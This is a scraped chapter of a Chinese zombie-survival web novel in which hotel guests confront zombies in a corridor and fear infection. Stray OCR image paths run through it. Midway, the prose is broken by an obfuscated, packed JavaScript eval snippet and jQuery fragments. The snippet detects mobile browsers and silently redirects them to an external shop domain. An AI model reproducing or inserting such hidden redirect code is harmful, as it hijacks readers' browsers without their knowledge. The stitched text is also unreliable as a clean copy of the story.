整个白天,何一都盖着他的毛毯,躺在房间的沙发上。
网络信号还没恢复,手机电量也不太多,现在也只能睡觉了,因此,他晚上失眠了,翻来覆去都睡不着,他没忍住,对躺在床上的陆尧说,“陆尧哥,你睡着了吗?”
陆尧就快睡着了,仍带着睡意回答说,“睡着了。”
“你有听到什么声音吗?”
“没有。”
“可是我听到了,我们要出去看看吗?”
“你可以自己去看。”
“哦,那算了。”
何一枕着双手,看着房间的天花板,还是没什么睡意。
这个沙发好窄啊。
没有空调,房间里好热。
外面到底是什么声音啊,听着让人怪难受的,没有任何配乐,也不像是恐怖电影的声音啊,不会是有哪个缺德的人,半夜三更的,在楼道里播放恐怖音效之类的吧。
噫,好变态。他翻了个身,用毯子蒙住头,再次企图入睡。
不知过了多久,他都有点迷糊的时候,又听到了那个声音,这次离得近了不少,那声音更清晰了,其实也只是脚步声而已。可是,他为什么在楼道里绕来绕去,还发出带着嘶哑颤音的低吼,难道他其实不是一个醉鬼,而是一个已经神智不清的瘾君子?
好烦。
本来就失眠,还听到这个,更睡不着了。
与此同时,林眠春也没有睡着,她最近睡得不太好,能做一整晚的噩梦。有时梦到姨娘,有时梦到母亲,有时梦到梅香,梅香是照顾她的小丫鬟,家中出事之后,梅香就被卖了,梅香比她还小两岁呢,不知会被卖到哪里,如今过着怎样的日子。
还有姨娘,姨娘从家中偷来的金银细软,大多被用于置办两人的路引,临时购置生活所需花去一些,给姨娘看病买药又花去一些,如果姨娘没把她带走的话,也许此时早已逃出生天,而不是长眠在冰冷的井底……
听到外面的动静,林眠春坐了起来,她穿着酒店的一次性拖鞋,安静地走到门口。
哒,哒,哒……
脚步声没什么规律,低吼声却断断续续,林眠春听了一会,决定继续回去睡觉,临走前,她再次检查了门口的防盗链。第二天早上,陆尧早早起床,出了房间之后,看到林眠春已经穿好衣服,提着水桶,准备跟着他去隔壁打水。
现在是非常时期,三个女生挤在一个房间里休息,秦嘉月还和这个小姑娘睡在同一张床上,秦嘉月一向浅眠,却从没被她吵醒过,这可不是件容易的事。
陆尧对林眠春本人并无意见,只是对何莹的擅自决定颇有微词,因此,他基本不怎么跟林眠春说话,只是默许她可以跟在自己身后,想打水就去打吧,虽然他打两桶水回来也是顺手的事。
只是今天,那个半路捡来的姑娘,指了指门外,又摇了摇头。
“外面有什么人吗?”
林眠春看着他,没有点头,也没有摇头。
“你也不知道外面的情况?”
林眠春点点头。
他隔着门,听了一会,外面很安静,没什么声音,“好的,我会注意的。”
他打开防盗链,又打开房门,楼道里依旧昏暗,地面较昨天脏了许多,还有一股难闻的味道。
他注意到,在楼道的尽头,有两个蹲坐在地上的人影,不知道在干些什么,在听到他开门的动静之后,它们纷纷回头,摇晃着站起来,往这边走过来。
陆尧紧皱眉头,感觉情况不对,那些人是怎么回事,虽然它们走路不稳,速度也不快,但看到他之后,速度明显加快了,还有一种隐隐的……兴奋?
而且,那股难闻的味道,怎么越来越重了?
楼道里只有一扇窗户,所以也只有一处光源,那两只正在进食的丧尸离光源更近,自然也更明显,在楼道的另一边,一只刚刚转化的丧尸就倒在离陆尧不远的位置,看到陆尧的身影,它沿着墙爬起来,在陆尧专心看向另一边的时候,它朝着陆尧撞了过来,陆尧差点被直接扑倒,他的身体撞在门板上,发出巨大的声响,惊醒了沉睡的众人。
何一率先跑了出来,连衣服都没来得及穿好,被眼前的情形吓得大叫一声,“姐——”,那只丧尸的模样太过骇人,给他的心灵带来了前所未有的冲击。
它左边的嘴角被撕裂开,伤口直通耳侧,左脸的肉已经被吃掉了一部分,左眼、左耳和鼻子都不见了,能看到它嘴里的舌头,再往下看,它的裤角被从下往上撕开,小腿已经被吃得能看见骨头了,血肉和被撕开的裤子粘在一起,黑黑红红的一片,凹凸不平,很是可怖。
它伸手扼向陆尧的脖颈,陆尧情急之下,赶紧用手挡住,这只丧尸,眼睛发灰,目光发直,脸上残留着临死前的痛苦神情,林眠春抄起红色塑料水桶,用力扣在丧尸的头上,何一也赶紧跟上,把丧尸往外面推,丧尸连人带桶摔倒在地,何一自己也差点收不住力摔倒在丧尸的身上。
从远处走来的另外两只丧尸也接近了,林眠春后退了几步,把门口的空间让出来,陆尧赶紧把何一从门外扯回来,而后用力把门关上,对上秦嘉月苍白的脸色,何莹震惊的神情,陆尧低下头,看着自己手上沾着的不明黏液和碎屑,有劫后余生的庆幸,也有隐隐作呕的冲动。
秦嘉月的声音有些发颤,“那、那是什么……”
她的声音不大,但它们还是听到了,而后,门口传来了砸门的声音,砰,砰,砰砰,陆尧把防盗链重新挂好,对着众人摇了摇头,大家都在原地站定。
何一低头看着地面,又抬头看了看姐姐,心里发凉。
他刚刚还在睡觉,匆匆忙忙爬起来,出来的时候都没穿鞋,但他的脚底有伤口。
门外的东西,分明就是丧尸,如果是按照电影中的感染方式的话,那他岂不是……
过了一会,门口的丧尸停止了砸门,陆尧站在门口,仔细听着外面的动静,它们似乎对这里失去了兴趣,朝着楼道尽头的方向走了回去,毕竟那里摆着一块现成的肉。
保险起见,陆尧又在门口等了一会,确定门外没有任何响动之后,他才松了一口气,所有人走回房间里,把房门关好,又检查了窗外,这才开始了低声的谈话。
何莹早就注意到何一的脸色不好看,问道,“何一,你怎么样,没受伤吧?”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17838351|211553||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
何一哭丧着脸,“姐,我会不会也变成丧尸?”
何莹问,“你被抓伤了吗,过来让我看看。”
“没,我没被抓,就是推了它一把,但是我刚刚出去的时候没穿鞋。”
何莹宽慰他道,“又不是很深的伤口,今天已经结痂了,不一定会感染病毒。”
秦嘉月也说,“对啊,况且丧尸病毒之类的,是电影里的设定吧。”
“那也是‘不一定会’,不是‘一定不会’,对吧。”何一说,“接下来,我还是一个人住吧,我把房间的门锁好,到时候,如果你们听到我的动静不对,你们就丢下我,赶紧离开这里……不行,还是太危险了,万一我自己把门打开,你们把隔壁的房卡给我,我一个人搬到隔壁去住,反正隔壁还有另一个完好的房间。”
陆尧说,“不一定是接触传播,万一是空气传播呢,这样的话,我不是也……”
“那你和我一起搬走。”何一说。
“然后扔下她们三个女生?”
何一不说话了。
陆尧也安静下来,他看着自己的右手,手腕上有一道明显的红痕,但这不是丧尸抓或咬的,是那个不会说话的姑娘用红色塑料水桶扣住丧尸脑袋的时候,被水桶边沿砸的。
之后,何莹拉着何一坐在房间的单人沙发上,她打开手机,无论是社交软件上的消息,还是手机短信,都发不出去,更没有回应。
“糟了,老爸之前跟我说过,最近准备过来这边,他不和防空洞项目前期勘测的专家团队一起出发,但我忘了他哪天要过来了。何一,你呢,你记得吗?”
何一说,“没,他都没跟我说过这件事。”
“如果他到了秋岛,应该会来找我们吧。”
“姐,应该不会吧,航班都停运了啊,他要怎么过来呢,指不定他现在正在家里跟着网上的教程学吹笛子呢。”
何莹说,“……希望是这样吧。”
秦嘉月站在房间的角落里,盯着手机发呆,何一关切地问,“嘉月姐,你联系上你舅舅和舅妈了吗?”
秦嘉月说,“没有,我好担心他们。”
“没事的,嘉月姐,我觉得我们现在更应该担心自己……”何一又补充一句,“当然,特别是我。”
秦嘉月摇摇头,“没事,你想多了,我们不会有事的。”
陆尧拿着一张叠好的纸巾,从一次性纸杯里蘸了水,擦拭着手上的痕迹,他已经扔了四五张纸,但是仍能闻到那股不好的味道,这让他很不舒服。
林眠春站在窗前,看着楼下的情况,酒店门前有一块平整的空地,平时作为停车场来使用,因为台风的关系,那里躺着连根拔起的树,被掀起的大片地砖,垃圾更是数不胜数,寥寥几辆车停在那里,显得没什么生气。
空地后面是主干道,车道中间有护栏,再后面是暂停营业的店铺,连招牌都被吹走了。
丧尸并不多,零零散散的,只有三四只,可能是因为死了更久,也可能是受台风摧折,它们的行动速度更慢,反应也有些迟缓。
等等,好像有人正在接近?
林眠春看着楼下的人影,一眼就认了出来,咦,是他啊。